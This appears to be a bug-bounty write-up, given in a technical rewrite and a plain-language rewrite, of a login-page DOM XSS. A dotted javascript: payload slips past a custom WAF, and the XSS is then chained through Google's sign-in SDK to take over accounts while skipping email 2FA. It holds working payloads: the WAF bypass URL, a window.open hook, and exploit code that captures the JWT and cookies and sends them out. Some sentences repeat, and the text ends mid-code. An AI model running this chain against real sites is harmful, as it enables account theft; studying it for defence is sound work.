DOM XSS to Account Takeover: not-so-dirty dancing in a GIS SDK

While reading through the login page's JavaScript code, I noticed a query parameter called rUrl being used in a location.href assignment sink. I started testing it with a legitimate URL https://target.com/blahblah and worked my way up, making minimal changes each time.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a login page whose client-side JavaScript reads a query parameter called rUrl and uses it in a location.href assignment. That is a classic DOM XSS sink: whatever value ends up in rUrl is navigated to by the browser. The login flow itself uses Google's Identity Services SDK (GIS) for OAuth2, and the application relies on email-based 2FA for sensitive actions.
The write-up covers two things: how the rUrl sink was turned into DOM XSS despite a custom WAF, and how that XSS was chained with the GIS SDK to obtain a fully automated account takeover.
Setup
No special accounts, tools or versions are described. The researcher worked against the live login page, reading its JavaScript, and tested the rUrl parameter by starting from a legitimate URL and making minimal changes each time. The final exploit relies on the victim having a Google session that the GIS SDK can select silently.
Finding it
The starting point was the rUrl parameter being passed to a location.href assignment. The researcher began with a legitimate value, https://target.com/blahblah, and then changed one thing at a time: custom schemes, different hosts, modified pathnames. All of those worked, which is expected for a plain open-redirect-style sink.
The interesting case was javascript:. That scheme was blocked, not by Cloudflare or Akamai but by a custom WAF the target had built themselves. Every bypass payload the researcher knew was rejected.
A couple of lines before the sink, however, there was a replace function stripping /<>'"\./ from the rUrl parameter.

The combination is the bug: the WAF matches on the literal string javascript:, while a separate sanitiser removes dots and other special characters. Neither control is vulnerable on its own, but they do not agree on what the value is.
Exploitation
Step 1: bypass the WAF with dots
Because the replace function strips dots, inserting dots into the scheme produces a string that the WAF does not recognise as javascript:, while the browser, after the dots are removed, still sees a valid scheme. The payload used was:
https://target.com/login?rUrl=ja.va.sc.ri.pt.:al.er.t(or.ig.in)//blahblah.com
The rUrl value is ja.va.sc.ri.pt.:al.er.t(or.ig.in)//blahblah.com, and the researcher reports this as immediate DOM XSS. The researcher reports this as immediate DOM XSS.
The lesson stated in the report is that security should come from one consistent point rather than from a conjunction of mechanisms. The WAF matched and blocked javascript: schemes, and a separate replace function stripped dots and other special characters. The two controls were not coordinated, and the gap between them is the bypass.
Step 2: look for a path to account takeover
With XSS in hand, the next problem was escalation. Every sensitive action on the target required a 2FA code sent by email: changing email, setting a password, deleting the account, freezing the account, adding 2FA. Even logging in from a different browser triggered an email 2FA prompt.
Stealing the session_id cookie directly was not possible. The authentication cookie was configured with HttpOnly and SameSite=Lax, so it could not be read from JavaScript and was protected against CSRF. Direct session hijacking was off the table.
The observation that opened the next door was the browser detection behind the 2FA prompt: logging in from a different browser always triggered the email code. The researcher first suspected User-Agent, but that was not it. Checking the pre-login headers and cookies one by one eventually identified a cookie named dd, used for browser detection. Unlike session_id, dd was not HttpOnly, so the DOM XSS could read and exfiltrate it.
The plan became: steal the dd cookie, obtain a fresh session through OAuth, and let the target recognise the request as coming from the same browser, skipping the 2FA check. The researcher initially considered the "dirty dancing" OAuth technique to steal the Google authorization code.
Step 3: understand the GIS flow and its limits
The target's login used Google's Identity Services SDK. Attempts to use other redirect modes, such as absolute URLs, postmessagerelay and storagerelay, all failed with an invalid_redirect_uri error on the Google OAuth page, so dirty dancing had to be adapted to the GIS flow.

The diagram illustrates the GIS authentication flow described below.
The SDK is loaded with a script tag:
<script src="https://accounts.google.com/gsi/client" async defer></script>
This exposes window.google.accounts.id. The application initialises it with configuration such as:
google.accounts.id.initialize({
  // Always Required Arguments:
  client_id: 'YOUR_GOOGLE_CLIENT_ID',          // Required: Your Google OAuth client ID
  // Required if ux_mode='popup'
  callback: handleCredentialResponse,          // Function to handle the JWT response
  // Required if ux_mode='redirect'
  login_uri: 'https://target.com/login',       // Redirect endpoint for redirect mode

  // Optional Arguments
  auto_select: false,                          // Automatically sign in if user has one Google session
  cancel_on_tap_outside: true,                 // Close One Tap prompt when clicking outside
  context: 'signin',                            // Context hint for One Tap UI ('signin', 'signup', 'use')
  ux_mode: 'popup',                             // How to display the flow ('popup' or 'redirect')
  native_callback: nativeResponseHandler,      // Handler for native credential responses
  prompt_parent_id: 'oneTapDiv',                // DOM element ID for One Tap container
  nonce: 'random_nonce',                        // Nonce for ID token security
  state_cookie_domain: 'target.com',            // Domain for state cookie
  allowed_parent_origin: 'https://target.com',  // Allowed origin for iframe mode
  intermediate_iframe_close_callback: onClose  // Callback when intermediate iframe closes
});
Authentication can be triggered with the One Tap prompt:
google.accounts.id.prompt();
or by rendering a button:
google.accounts.id.renderButton(
  document.getElementById("buttonDiv"),
  styles
);
The flow works as follows:
- The intermediate redirect: GIS does not use the application's redirect URI. It uses Google's own endpoint,
https://accounts.google.com/gsi/oauth?redirect_uri=gis_transform&..., whereredirect_uriis alwaysgis_transform, an internal Google-controlled endpoint. - The transform layer: after successful authentication, Google redirects to the
gis/transformendpoint, which processes the authorization response, generates a JWT credential token, and posts it back to the parent window usingpostMessageor redirects back with the token. - Token delivery: the credential response reaches the application's callback:
function handleCredentialResponse(response) {
  // response.credential contains the JWT token with user info
  // response.select_by indicates how the credential was selected
  // response.client_id contains the Google client ID
  const jwt_token = response.credential;
}
This architecture blocks several common attack vectors: there is no client-controlled redirect_uri because GIS uses gis/transform; the app receives signed JWT tokens instead of authorization codes; all data flows through Google-controlled endpoints; and the SDK loads from Google's domain.
The remaining attack surface is at the application layer. The google object and the callback functions live in the global window scope, so any XSS can access or override them. An XSS can reinitialise GIS with a malicious callback to intercept credentials, and the JWT token and cookies such as dd are accessible to JavaScript if not protected.
Step 4: make the flow silent
The first scenario considered was: the attacker sends the malicious link, the victim opens it and logs in, the DOM XSS fires, and the XSS exfiltrates the Google auth code and the dd cookie. The problem is social engineering: asking the victim to log in again right after they logged in is not convincing.
The goal therefore became a fully automatic GIS OAuth flow with no user interaction. The researcher recalled Omid Rezaei's writeup "OAuth Non-Happy Path to ATO", which used the prompt=none and authuser=0 query parameters. Those make Google OAuth silent, with no prompts, and pre-select the user's Google account.
The catch is that the GIS SDK, not the attacker, opens the OAuth popup. But the SDK runs in the same window sandbox, so window.open can be hooked for the whole window and the URL modified as it is opened:
const originalOpen = window.open;

window.open = function (url, target, features) {
  try {
    // Only touch Google OAuth / Accounts URLs
    if (typeof url === "string" && url.includes("accounts.google.com")) {
      const parsedUrl = new URL(url);

      // Add or overwrite desired OAuth parameters
      parsedUrl.searchParams.set("prompt", "none");
      parsedUrl.searchParams.set("authuser", "0");

      url = parsedUrl.toString();
      console.log("[OAuth Hook] Modified URL:", url);
    }
  } catch (err) {
    console.warn("[OAuth Hook] URL modification failed:", err);
  }

  // Call the original window.open
  return originalOpen.call(window, url, target, features);
};
One problem remained: the popup only appeared when the user clicked the rendered button, which is another interaction and would risk lowering the severity.
Step 5: remove the click with auto_select
Reading the documentation led to the auto_select parameter of google.accounts.id.initialize, described as:
auto_select:If enabled, the One Tap prompt will be automatically dismissed and the user will be signed in without any further interaction.
That removes the need for the button click.
Step 6: the final exploit

The diagram shows the final account takeover chain. The exploit code, delivered through the DOM XSS, loads the GIS SDK, initialises it with a malicious callback and auto_select: true, triggers the prompt, and exfiltrates the JWT and cookies:
const script = document.createElement('script');
script.src = 'https://accounts.google.com/gsi/client';
script.async = true;
script.defer = true;

// Wait for script to load, then initialize
script.onload = function() {
  try {
    // Initialize Google Sign-In with malicious callback
    google.accounts.id.initialize({
      client_id: clientId,
      callback: (response) => {
        // Extract JWT token
        const jwt = response.credential;

        // Extract cookies
        const cookies = document.cookie;

        // Exfiltrate stolen credentials
        exfiltrateData(jwt, cookies);

        resolve({ jwt, cookies, payload });
      },
      itp_support: false,
      use_fedcm_for_prompt: false,
      auto_select: true  // Automatically signs in user
    });

    // Trigger the sign-in prompt
    if (window.google && window.google.accounts.id.prompt) {
      window.google.accounts.id.prompt(m => {
        if (m.isNotDisplayed() || m.isSkippedMoment()) {
          console.log('Prompt not displayed or skipped');
        }
      });
    }
  } catch (error) {
    reject(error);
  }
};

script.onerror = function() {
  reject(new Error('Failed to load Google Sign-In script'));
};

// Append script to page
document.head.appendChild(script);
The malicious callback receives the credential response and reads response.credential, the JWT, and document.cookie, which includes the non-HttpOnly dd cookie. exfiltrateData sends both to the attacker. auto_select: true makes the One Tap prompt sign the user in without further interaction, and the window.open hook from the previous step adds prompt=none and authuser=0 to the Google URL so the flow is silent. The result is a fully automated account takeover with no user interaction beyond the initial click on the malicious link.
Root cause
The DOM XSS comes from a "match then replace" pattern. The WAF matches the literal javascript: scheme and blocks it, while a separate replace function strips /<>'"\./ from rUrl. The two controls do not share a single parsing or normalisation step, so a value that the WAF does not recognise as a scheme becomes one after the replace runs. The report frames this as the general principle that security should be provided from one consistent point rather than as a conjunction of different mechanisms.
The account takeover depends on two further design issues. The browser-detection cookie dd is not HttpOnly, so XSS can read it, and the target uses it to recognise the same browser. The GIS SDK and its callback live in the global window scope, so injected JavaScript can reinitialise the SDK with its own callback and intercept the credential. The session_id cookie itself was correctly protected with HttpOnly and SameSite=Lax, which is why the attack goes through dd and the OAuth credential rather than through session hijacking.
Impact
An attacker who gets a victim to open a crafted login URL can execute JavaScript in the target's origin. With the chain described, the attacker obtains the victim's Google JWT credential and the dd cookie, and can use them to access the victim's account while bypassing the email 2FA check, because the target recognises the request as coming from the same browser. The attack is fully automated after the initial click: no login, no button press and no code entry by the victim. It requires the victim to have a Google session that the GIS SDK can select silently.
Fix
No fix is described in the report. The direction it points to is to stop treating the WAF and the replace function as independent controls: validate and normalise rUrl in one place, for example by parsing it as a URL and allowing only expected schemes and hosts, so that what is checked is exactly what reaches location.href. On the account side, the browser-detection cookie should not be usable as a 2FA bypass, and the GIS callback and configuration should not be reinitialisable by injected script.
Variants to test
- Any parameter that reaches
location.href,location.assign,window.openor an iframesrc: try inserting dots or other stripped characters intojavascript:and see whether the value executes after the sanitiser runs. A positive result is script execution in the target origin. - Sinks protected by a WAF that matches on literal scheme strings: check whether a separate sanitiser removes characters the WAF relies on. A positive result is a payload that the WAF allows and the browser still interprets as a scheme.
- Browser-detection or device-trust cookies used to skip 2FA: check whether they are readable from JavaScript. A positive result is a non-
HttpOnlycookie whose value changes the 2FA decision. - Pages that load the GIS SDK: check whether
google.accounts.id.initializecan be called again from injected script with a customcallback. A positive result is a credential delivered to the attacker's callback. - GIS-based flows where the popup is opened through
window.open: hook it and addprompt=noneandauthuser=0. A positive result is a silent flow with no account chooser. - GIS initialisation that accepts
auto_select: set it totrueand triggergoogle.accounts.id.prompt(). A positive result is a sign-in with no user interaction.
What happened, in plain words
A website's login page had a small piece of JavaScript that read a value from the address bar and then sent the browser to that address. Values taken from the address bar and used to move the browser around are a well-known weak spot: if you can put something unexpected in that value, you can make the browser do something unexpected too. This kind of flaw is called DOM XSS, and I will explain it properly below.
The site also had a firewall (a filter that inspects incoming requests and blocks suspicious ones) that was supposed to stop the most obvious abuse of that value. It did stop the obvious attempt. But a second, separate piece of code on the page also cleaned the value in its own way, and the two pieces of protection did not agree with each other. By exploiting the gap between them, I got JavaScript of my own choosing to run inside the site's pages.
Running my own JavaScript on someone else's site is powerful, but on its own it does not hand you their account. This site asked for a second code by email (two-factor authentication, or 2FA) before doing anything sensitive, and its main login cookie was locked away from JavaScript. So I had to find another way in. I found a cookie the site used to recognise "the same browser", stole it, and then abused the way the site's Google sign-in worked so that Google would hand over a fresh login token without the victim doing anything. Combining the stolen cookie with that token let me get into the victim's account while skipping the email code.
The rest of this article walks through each of those steps slowly, explaining every term the first time it appears.
The starting point: a value from the address bar
When you open a link like https://target.com/login?rUrl=https://target.com/blahblah, everything after the ? is called the query string. It is a list of name and value pairs, and here the name is rUrl and the value is https://target.com/blahblah. Websites use query strings to pass small pieces of information between pages, for example "where should I send the user after login?".
While reading the login page's JavaScript, I noticed that the page took the rUrl value and assigned it to location.href. In a browser, location.href is the address of the current page. Assigning to it tells the browser "navigate to this address now". A place in code where untrusted input ends up is called a sink. A place where untrusted input enters the application is called a source. Here the source is the query string and the sink is location.href.
When a page takes input from the address bar and feeds it into a sink without proper checks, and the result is that an attacker can run their own JavaScript, that is DOM XSS. "DOM" stands for Document Object Model, the in-memory tree of elements that the browser builds from the page; "XSS" stands for Cross-Site Scripting, meaning an attacker's script runs as if it were part of the site. The important consequence is that the script runs with the site's own permissions: it can read the site's cookies, make requests as the logged-in user, and change what the page shows.
A useful everyday comparison: think of a receptionist who reads the name on a visitor's badge and then shouts it across the office. If the badge says "Alice", fine. If the badge says "Alice, and by the way everyone should hand over their keys", the receptionist is now the one spreading the bad instruction. The receptionist is the sink; the badge is the source.
Testing the parameter
I started with a legitimate value, https://target.com/blahblah, and then changed one thing at a time: custom schemes, different hosts, modified pathnames. A scheme is the part before :// in a URL, such as https, ftp or mailto; it tells the browser what kind of address this is and how to handle it. A host is the domain name part, such as target.com.
All of those variations worked, meaning the page would happily navigate wherever the value pointed. That is already a mild issue (an open redirect), but not yet script execution.
The interesting case was javascript:. That scheme tells the browser "the rest of this value is JavaScript, run it". It is the classic way to turn a navigation sink into XSS. This time it was blocked. The block did not come from Cloudflare or Akamai, two well-known commercial web protection services, but from a WAF the target had built themselves. A WAF (Web Application Firewall) sits in front of a site and inspects requests, blocking ones that match patterns it considers dangerous. I tried every bypass payload I knew and none got through.
A couple of lines before the sink, however, there was a replace function stripping /<>'"\./ from the rUrl parameter. In JavaScript, replace takes a string and swaps out characters that match a pattern. The pattern here is a set of characters: slash, angle brackets, single quote, double quote, backslash and dot. So the page was removing those characters from the value before using it.
This is where the bug becomes visible: the WAF was looking for the literal text javascript:, while the replace function was quietly deleting dots and other special characters. Each control was doing its own job. Neither was checking what the other produced.
Step 1: slipping past the WAF with dots
Because the replace function deletes dots, I could put dots inside the scheme. The WAF sees a string that does not contain javascript: as a contiguous word, so it lets the request through. The browser, after the replace has run, sees the dots removed and a valid javascript: scheme. The payload was:
https://target.com/login?rUrl=ja.va.sc.ri.pt.:al.er.t(or.ig.in)//blahblah.com
Line by line, in plain words:
https://target.com/loginis the address of the login page.?starts the query string.rUrl=is the parameter name the page reads.ja.va.sc.ri.pt.:al.er.t(or.ig.in)//blahblah.comis the value. The dots are sprinkled through the wordjavascriptand throughalert(origin), and the parentheses are used as they are because the replace function does not strip them.
The replace function removes the dots, and the researcher reports this as immediate DOM XSS. The researcher reports this as immediate DOM XSS.
The lesson stated in the report is that security should come from one consistent point rather than from a conjunction of mechanisms. The WAF matched and blocked javascript: schemes, and a separate replace function stripped dots and other special characters. The two controls were not coordinated, and the gap between them is the bypass. A comparison: two guards at a door, one checking names against a list and the other checking bags. Neither is wrong, but if the first guard reads the name before the second guard removes a disguise, someone can walk through with a name that only looks harmless at one of the two checkpoints.
Step 2: can this become an account takeover?
Having XSS is one thing; getting into someone's account is another. An account takeover (ATO) means an attacker gains control of a victim's account, for example by logging in as them or by changing their credentials.
Every sensitive action on the target required a 2FA code sent by email: changing email, setting a password, deleting the account, freezing the account, adding 2FA. 2FA (two-factor authentication) means proving who you are with two different things, usually a password plus a one-time code. Even logging in from a different browser triggered an email 2FA prompt.
The obvious idea is to steal the login cookie. A cookie is a small piece of data a website asks your browser to store and send back with every request to that site. The main login cookie here was called session_id. If an attacker copies it, they can often pretend to be the logged-in user. But this cookie was configured with two protective flags:
HttpOnly: the browser will not let JavaScript read this cookie. It is still sent with requests, but scripts on the page cannot see its value.SameSite=Lax: the browser will not send this cookie on most cross-site requests, which protects against CSRF (Cross-Site Request Forgery, where another site tricks your browser into making a request to this one).
So direct session hijacking was off the table. The XSS could run code, but it could not read session_id.
The observation that opened the next door was the browser detection behind the 2FA prompt: logging in from a different browser always triggered the email code. The site was clearly trying to tell "my usual browser" apart from "some new browser". I first suspected the User-Agent, the text string your browser sends to identify itself, but that was not it. I then checked the pre-login headers and cookies one by one. Headers are the extra lines of information sent alongside a request or response, such as content type or cookies. It was tedious work, but eventually I found it: a cookie named dd, used for browser detection.
Unlike session_id, dd was not HttpOnly, so the DOM XSS could read and exfiltrate it. To exfiltrate means to send stolen data out to a server the attacker controls.
The plan became: steal the dd cookie, obtain a fresh session through OAuth, and let the target recognise the request as coming from the same browser, skipping the 2FA check. OAuth is a standard way for one website to let you sign in with an account from another, for example "Sign in with Google". I initially considered the "dirty dancing" OAuth technique, a known trick for stealing the Google authorization code during a sign-in flow, but the target's setup did not allow it directly.
Step 3: how the Google sign-in SDK works, and why it is hard to attack
The target's login used Google's Identity Services SDK. An SDK (Software Development Kit) is a bundle of code provided by a company so that other sites can use its features. Here it is Google's JavaScript library that puts a "Sign in with Google" button on the page and handles the whole conversation with Google. GIS stands for Google Identity Services, the current name of that product.
Attempts to use other redirect modes, such as absolute URLs, postmessagerelay and storagerelay, all failed with an invalid_redirect_uri error on the Google OAuth page. A redirect URI is the address Google is allowed to send the user back to after sign-in; Google checks it against a list registered by the application, and rejects anything else. So dirty dancing had to be adapted to the GIS flow.
The diagram illustrates the GIS authentication flow described below.
The SDK is loaded with a script tag:
<script src="https://accounts.google.com/gsi/client" async defer></script>
Line by line:
<script>tells the browser to load and run a piece of JavaScript.src="https://accounts.google.com/gsi/client"is the address of the file, hosted on Google's own domain.asyncanddeferare hints that the page does not need to wait for this file before continuing to render; the script will run when it is ready.
This exposes window.google.accounts.id. In a browser, window is the global object that holds everything available to scripts on the page. Loading Google's library adds a google object to it, and inside that an accounts object, and inside that an id object with the sign-in functions. The application initialises it with configuration such as:
google.accounts.id.initialize({
  // Always Required Arguments:
  client_id: 'YOUR_GOOGLE_CLIENT_ID',          // Required: Your Google OAuth client ID
  // Required if ux_mode='popup'
  callback: handleCredentialResponse,          // Function to handle the JWT response
  // Required if ux_mode='redirect'
  login_uri: 'https://target.com/login',       // Redirect endpoint for redirect mode

  // Optional Arguments
  auto_select: false,                          // Automatically sign in if user has one Google session
  cancel_on_tap_outside: true,                 // Close One Tap prompt when clicking outside
  context: 'signin',                            // Context hint for One Tap UI ('signin', 'signup', 'use')
  ux_mode: 'popup',                             // How to display the flow ('popup' or 'redirect')
  native_callback: nativeResponseHandler,      // Handler for native credential responses
  prompt_parent_id: 'oneTapDiv',                // DOM element ID for One Tap container
  nonce: 'random_nonce',                        // Nonce for ID token security
  state_cookie_domain: 'target.com',            // Domain for state cookie
  allowed_parent_origin: 'https://target.com',  // Allowed origin for iframe mode
  intermediate_iframe_close_callback: onClose  // Callback when intermediate iframe closes
});
Line by line, in plain words:
google.accounts.id.initialize({...})calls the SDK's setup function with one argument, an object full of settings.client_idis the application's public identifier at Google, the name Google knows this site by.callback: handleCredentialResponsenames a function on the page that Google should call when sign-in succeeds. A callback is simply a function you hand to someone else so they can call it later, like leaving your phone number so you can be rung when the result is ready.login_uriis where the browser should be sent in redirect mode, an alternative to a popup.auto_selectis a switch that, when true, signs the user in automatically if they already have a Google session.cancel_on_tap_outsidecloses the One Tap prompt when the user clicks elsewhere. One Tap is Google's small sign-in prompt that appears without a full page.contextis a hint about whether this is sign-in, sign-up or general use.ux_modechooses between a popup and a redirect.native_callbackhandles responses on native apps.prompt_parent_idnames the page element that should contain the One Tap prompt.nonceis a random value used to make each token unique and prevent replay. A nonce is a number used once.state_cookie_domainsets the domain for a cookie the SDK uses to keep track of the flow.allowed_parent_originrestricts which origin may embed the flow in an iframe. An origin is the combination of scheme, host and port, for examplehttps://target.com.intermediate_iframe_close_callbackis a function to call when an intermediate iframe closes. An iframe is a page embedded inside another page.
Authentication can be triggered with the One Tap prompt:
google.accounts.id.prompt();
This line asks the SDK to show the One Tap prompt. Or it can be triggered by rendering a button:
google.accounts.id.renderButton(
  document.getElementById("buttonDiv"),
  styles
);
Line by line:
renderButtonasks the SDK to draw a Google sign-in button.document.getElementById("buttonDiv")finds the page element with the idbuttonDiv, which is where the button should go.stylesis an object describing how the button should look.
The flow works as follows:
- The intermediate redirect: GIS does not use the application's redirect URI. It uses Google's own endpoint,
https://accounts.google.com/gsi/oauth?redirect_uri=gis_transform&..., whereredirect_uriis alwaysgis_transform, an internal Google-controlled endpoint. An endpoint is a specific address on a server that accepts requests. - The transform layer: after successful authentication, Google redirects to the
gis/transformendpoint, which processes the authorization response, generates a JWT credential token, and posts it back to the parent window usingpostMessageor redirects back with the token. A JWT (JSON Web Token) is a signed piece of data that proves something, here that Google has authenticated the user.postMessageis the browser's built-in way for one window to send a message to another. - Token delivery: the credential response reaches the application's callback:
function handleCredentialResponse(response) {
  // response.credential contains the JWT token with user info
  // response.select_by indicates how the credential was selected
  // response.client_id contains the Google client ID
  const jwt_token = response.credential;
}
Line by line:
function handleCredentialResponse(response) {defines a function that takes one argument, the response from Google.- The comments describe what the response contains:
response.credentialis the JWT with the user's information,response.select_bysays how the credential was chosen, andresponse.client_idis the Google client ID. const jwt_token = response.credential;stores the JWT in a variable so the page can use it.
This architecture blocks several common attack vectors: there is no client-controlled redirect_uri because GIS uses gis/transform; the app receives signed JWT tokens instead of authorization codes; all data flows through Google-controlled endpoints; and the SDK loads from Google's domain. An authorization code is a short-lived value a traditional OAuth flow hands back to the application, which then exchanges it for tokens; because GIS skips that step, the classic dirty dancing trick of stealing the code does not apply.
The remaining attack surface is at the application layer. The google object and the callback functions live in the global window scope, so any XSS can access or override them. An XSS can reinitialise GIS with a malicious callback to intercept credentials, and the JWT token and cookies such as dd are accessible to JavaScript if not protected. In other words, Google's part of the flow is solid, but the page's own use of it is not.
Step 4: making the flow silent
The first scenario I considered was: the attacker sends the malicious link, the victim opens it and logs in, the DOM XSS fires, and the XSS exfiltrates the Google auth code and the dd cookie. The problem is social engineering: asking the victim to log in again right after they logged in is not convincing. Social engineering means manipulating a person into doing something, rather than breaking a technical control.
The goal therefore became a fully automatic GIS OAuth flow with no user interaction. I recalled Omid Rezaei's writeup "OAuth Non-Happy Path to ATO", which used the prompt=none and authuser=0 query parameters. Those make Google OAuth silent, with no prompts, and pre-select the user's Google account. prompt=none and authuser=0 make the flow silent and pre-select the user's Google account.
The catch is that the GIS SDK, not the attacker, opens the OAuth popup. But the SDK runs in the same window sandbox, so window.open can be hooked for the whole window and the URL modified as it is opened. window.open is the browser function that opens a new window or tab. Hooking means replacing a function with your own version that does something extra and then calls the original.
const originalOpen = window.open;

window.open = function (url, target, features) {
  try {
    // Only touch Google OAuth / Accounts URLs
    if (typeof url === "string" && url.includes("accounts.google.com")) {
      const parsedUrl = new URL(url);

      // Add or overwrite desired OAuth parameters
      parsedUrl.searchParams.set("prompt", "none");
      parsedUrl.searchParams.set("authuser", "0");

      url = parsedUrl.toString();
      console.log("[OAuth Hook] Modified URL:", url);
    }
  } catch (err) {
    console.warn("[OAuth Hook] URL modification failed:", err);
  }

  // Call the original window.open
  return originalOpen.call(window, url, target, features);
};
Line by line, in plain words:
const originalOpen = window.open;saves the realwindow.openin a variable, so it can still be used later.window.open = function (url, target, features) {replaces the browser's function with our own. It receives the same three arguments: the address to open, the target window name, and window features such as size.try {starts a block where errors are caught rather than crashing the page.if (typeof url === "string" && url.includes("accounts.google.com")) {checks that the address is a string and contains Google's accounts domain, so we only touch Google sign-in URLs.const parsedUrl = new URL(url);turns the address into an object whose parts can be read and changed safely.parsedUrl.searchParams.set("prompt", "none");adds or replaces thepromptparameter withnone.parsedUrl.searchParams.set("authuser", "0");adds or replacesauthuserwith0.url = parsedUrl.toString();turns the modified object back into a string.console.log(...)prints the modified address to the browser console, useful while testing.} catch (err) {catches any error from the block above.console.warn(...)prints a warning if something went wrong.return originalOpen.call(window, url, target, features);finally opens the window using the real function, with the modified address.
One problem remained: the popup only appeared when the user clicked the rendered button, which is another interaction and would risk lowering the severity. Severity is how serious a vulnerability is judged to be, which affects how much attention and reward it gets.
Step 5: removing the click with auto_select
Reading the documentation led to the auto_select parameter of google.accounts.id.initialize, described as:
auto_select:If enabled, the One Tap prompt will be automatically dismissed and the user will be signed in without any further interaction.
That removes the need for the button click. The user does not have to press anything; the SDK signs them in on its own.
Step 6: the final exploit
The diagram shows the final account takeover chain. The exploit code, delivered through the DOM XSS, loads the GIS SDK, initialises it with a malicious callback and auto_select: true, triggers the prompt, and exfiltrates the JWT and cookies:
const script = document.createElement('script');
script.src = 'https://accounts.google.com/gsi/client';
script.async = true;
script.defer = true;

// Wait for script to load, then initialize
script.onload = function() {
  try {
    // Initialize Google Sign-In with malicious callback
    google.accounts.id.initialize({
      client_id: clientId,
      callback: (response) => {
        // Extract JWT token
        const jwt = response.credential;

        // Extract cookies
        const cookies = document.cookie;

        // Exfiltrate stolen credentials
        exfiltrateData(jwt, cookies);

        resolve({ jwt, cookies, payload });
      },
      itp_support: false,
      use_fedcm_for_prompt: false,
      auto_select: true  // Automatically signs in user
    });

    // Trigger the sign-in prompt
    if (window.google && window.google.accounts.id.prompt) {
      window.google.accounts.id.prompt(m => {
        if (m.isNotDisplayed() || m.isSkippedMoment()) {
          console.log('Prompt not displayed or skipped');
        }
      });
    }
  } catch (error) {
    reject(error);
  }
};

